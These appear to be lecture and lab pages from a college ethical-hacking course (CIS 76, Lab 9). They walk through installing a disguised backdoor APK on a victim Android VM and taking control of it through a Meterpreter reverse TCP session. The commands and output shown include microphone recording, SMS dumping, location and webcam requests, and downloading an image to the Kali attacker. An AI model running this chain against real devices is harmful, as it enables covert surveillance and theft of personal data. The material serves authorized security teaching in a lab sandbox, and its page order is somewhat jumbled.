
Select File Manager





Select Download folder




Double click on backdoor.apk to install









Decline the Google invitation popup



Part 8

EH-Kali-xx

Exfiltrate image file

EH-Kali-xx

```
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 10.76.5.53
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.53:34324) at 2017-11-07 09:55:54 -0800
msf exploit(handler) > |
```

Once the backdoor app is opened on the Victim's Android we get a session on EH-Kali.

EH-Kali-xx

```
sessions -l
session -i 1
```

```
msf exploit(handler) > session -l
[-] Unknown command: session.
msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Type                Information                Connection
  --  -
  1   meterpreter dalvik/android u0_a61 @ localhost 10.76.5.150:4444 -> 10.76.5.53:34324 (10.76.5.53)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

Connect to the new session

EH-Kali-xx

geolocate
dump_sms
webcam_stream
record_mic

```
meterpreter > geolocate
[-] geolocate: Operation failed: 1
meterpreter > dump_sms
[*] No sms messages were found!
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/DqSWstCd.wav
meterpreter >
```

These commands don't appear to work on the VM.

They do work on real Android phones though. See examples here:

<http://resources.infosecinstitute.com/lab-android-exploitation-with-kali/>

EH-Kali-xx

sysinfo

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 5.1.1 - Linux 4.0.9-android-x86+ (i686)
Meterpreter  : java/android
meterpreter >
```

EH-Kali-xx

ipconfig

```
meterpreter > ipconfig

Interface 1
=====
Name       : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00

Interface 2
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 3
=====
Name       : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00

Interface 4
=====
Name       : eth0 - eth0
Hardware MAC : 00:50:56:af:78:28
IPv4 Address : 10.76.5.120
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::250:56ff:feaf:7828
IPv6 Netmask : ::

meterpreter >
```

EH-Kali-xx

pwd

```
meterpreter > pwd  
/data/data/com.metasploit.stage/files  
meterpreter >
```



```
meterpreter > cd /
meterpreter > ls
Listing: /
=====
Mode                Size      Type    Last modified    Name
----                -
40444/r--r--r--    0         dir     2016-11-06 15:05:08 -0800  acct
40000/-----      80        dir     2016-11-06 15:05:20 -0800  cache
0000/-----      0         fif     1969-12-31 16:00:00 -0800  charger
40000/-----      40        dir     2016-11-06 15:05:08 -0800  config
40444/r--r--r--    0         dir     2016-11-06 15:05:05 -0800  d
40000/-----     4096      dir     2016-11-06 15:01:27 -0800  data
100444/r--r--r--   320       fil     2016-11-06 15:05:06 -0800  default.prop
40444/r--r--r--   3840      dir     2016-11-06 15:05:10 -0800  dev
40444/r--r--r--   4096      dir     2015-10-06 09:52:36 -0700  etc
100444/r--r--r--  11166     fil     2016-11-06 15:05:06 -0800  file_contexts
100000/-----     342       fil     2016-11-06 15:05:06 -0800  fstab.android_x86
100000/-----   850420    fil     2016-11-06 15:05:06 -0800  init
100000/-----   5666     fil     2016-11-06 15:05:06 -0800  init.android_x86.rc
100000/-----   1022     fil     2016-11-06 15:05:06 -0800  init.bluetooth.rc
100000/-----    944     fil     2016-11-06 15:05:06 -0800  init.environ.rc
100000/-----   21746    fil     2016-11-06 15:05:06 -0800  init.rc
100000/-----    588     fil     2016-11-06 15:05:06 -0800  init.superuser.rc
100000/-----   1927     fil     2016-11-06 15:05:06 -0800  init.trace.rc
100000/-----   3885     fil     2016-11-06 15:05:06 -0800  init.usb.rc
100000/-----    301     fil     2016-11-06 15:05:06 -0800  init.zygote32.rc
40444/r--r--r--   8192     dir     2015-10-06 12:32:34 -0700  lib
40444/r--r--r--   160      dir     2016-11-06 15:05:08 -0800  mnt
40444/r--r--r--    0         dir     2016-11-06 15:05:05 -0800  proc
100444/r--r--r--  2771     fil     2016-11-06 15:05:06 -0800  property_contexts
40000/-----     140      dir     2016-11-06 15:05:06 -0800  sbin
40666/rw-rw-rw-   4096     dir     2016-11-06 14:44:45 -0800  sdcard
100444/r--r--r--   471     fil     2016-11-06 15:05:06 -0800  seapp_contexts
100444/r--r--r--    76     fil     2016-11-06 15:05:06 -0800  selinux_version
100444/r--r--r--  118329   fil     2016-11-06 15:05:06 -0800  sepolicy
100444/r--r--r--   9438     fil     2016-11-06 15:05:06 -0800  service_contexts
40444/r--r--r--    180     dir     2016-11-06 15:05:08 -0800  storage
40444/r--r--r--    0         dir     2016-11-06 15:05:06 -0800  sys
40444/r--r--r--   4096     dir     1969-12-31 16:00:00 -0800  system
100444/r--r--r--   382     fil     2016-11-06 15:05:06 -0800  ueventd.android_x86.rc
100444/r--r--r--  4314     fil     2016-11-06 15:05:06 -0800  ueventd.rc
40444/r--r--r--   4096     dir     2015-10-06 09:47:38 -0700  vendor
100000/-----    113     fil     2016-11-06 15:05:08 -0800  x86.prop

meterpreter >
```

```
cd /
ls
```

EH-Kali-xx

EH-Kali-xx

```
cd /sdcard  
ls
```

```
meterpreter > cd /sdcard  
meterpreter > ls  
Listing: /storage/emulated/legacy  
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	Alarms
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:06 -0700	Android
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	DCIM
40666/rw-rw-rw-	4096	dir	2016-11-06 15:28:29 -0800	Download
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	Movies
40666/rw-rw-rw-	4096	dir	2016-11-05 14:39:59 -0700	Music
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	Notifications
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	Pictures
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	Podcasts
40666/rw-rw-rw-	4096	dir	2016-11-05 14:40:00 -0700	Ringtones
40666/rw-rw-rw-	4096	dir	2016-11-06 14:44:45 -0800	storage

```
meterpreter >
```


EH-Kali-xx

```
cd Download  
ls
```

```
meterpreter > cd Download  
meterpreter > ls  
Listing: /storage/emulated/legacy/Download  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	9487	fil	2016-11-08 23:26:46 -0800	backdoor.apk
100666/rw-rw-rw-	13549	fil	2016-11-08 23:13:26 -0800	images.jpg


EH-Kali-xx

```
pwd
ls
download images.jpg
```

```
meterpreter > pwd
/storage/emulated/legacy/Download
meterpreter > ls
Listing: /storage/emulated/legacy/Download
=====
Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   9487     fil    2016-11-08 23:26:46 -0800  backdoor.apk
100666/rw-rw-rw-  13549     fil    2016-11-08 23:13:26 -0800  images.jpg

meterpreter > download images.jpg
[*] downloading: images.jpg -> images.jpg
[*] download    : images.jpg -> images.jpg
meterpreter > 
```

EH-Kali-xx



View the exfiltrated image

Assignment





CIS 76 Linux Lab Exercise
Level: Intermediate Operating Systems
Feb 2018

Lab 8: Embedded Operating Systems

In this lab, we will add a new Android "Lollipop" VM to play the role of the victim. We will use the Kali VM as the attacker. The attacker will create and publish a "backdoor" payload on a website. This payload appears to be a normal Google App package, however, it is not coming from a trusted location. The victim downloads and installs this file even though it does not come from the Google Play store. Once installed, the backdoor payload will connect back to the attacker. The attacker can then view and download information from the victim.

Warning and Permission

**Unauthorized hacking can result in
prison terms, large fines, lawsuits and
being dropped from this course!**

For this lab you have authorization to hack the VMs in the VLab pool assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pool number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pool in the previous labs, then follow the instructions here: <http://s3.amazonaws.com/teach.com/docs/cis76/cis76-opsSetup.pdf>
- Review Lesson 11 here: <http://s3.amazonaws.com/teach.com/docs/cis76/cis76-lesson11.pdf>

Part 1 -- Add a DMCP service to your Kali VM
1) See Lesson 11.

Lab 9

Hack an Android phone



Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 9 due
Five posts

Quiz questions for next class:

- With respect to embedded systems, what is an RTOS?
- Why is UPnP a security issue for IoT devices?
- What does msfvenom generate and encode?



Backup